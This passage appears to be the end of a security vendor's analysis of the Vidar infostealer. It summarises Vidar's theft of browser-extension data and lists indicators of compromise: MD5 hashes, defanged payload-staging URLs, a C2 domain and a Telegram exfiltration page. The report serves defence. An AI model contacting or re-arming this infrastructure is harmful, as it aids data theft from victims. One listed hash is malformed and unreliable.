


Fig.30 Current trends (via yazoul.net)

A key finding is its ability to target over 200 browser extensions, showing a clear shift beyond traditional credential harvesting toward large scale extraction of browser-based data. This significantly increases the attack surface and poses serious risks to both individuals and organizations.

Overall, Vidar is no longer just a credential stealer; it is a modular, adaptive platform designed for stealth, persistence, and scalable data theft.

At PointWild, this research reflects our commitment to delivering deep technical insights helping organizations stay ahead of evolving threats and strengthen their security posture where it matters most.

Indicators of compromise

MD5	Filename
4d79f169a1567c7ae88e11ba55aa7ba1	Go compiler exe
d047d8244397ab3a7581f885c7840f45	VB file
9d87e76783d6012b1bb42798e85e376a	testpowershell.dll
371de4bf1d1acdc2ba3bf1eaef0a8a99	Vidar Payload

hxxp://62[.]60[.]226[.]200/public_files/160066[.].jpg?12711313	Payload Retrieval via HTTP (JPEG-Based Staging)
hxxp://62[.]60[.]226[.]200/public_files/KGVn4OY[.]txt	Payload Retrieval via HTTP (TXT-Based Staging)
pre[.]squaree[.]online	C2 Domain
telegram[.]me/nwwfh8	Telegram page used for data exfiltration

During our analysis, we identified the following MD5 hashes associated with this campaign:

1ae75df0464bbcc6e478c79165a58625

fb635df89fcbaff0248724410f2a9ed

34813b1dfef4cad47baa27890b15f95

723ab9ada25d00d400f40bbac43d765b

4d79f169a1567c7ae88e11ba55aa7ba1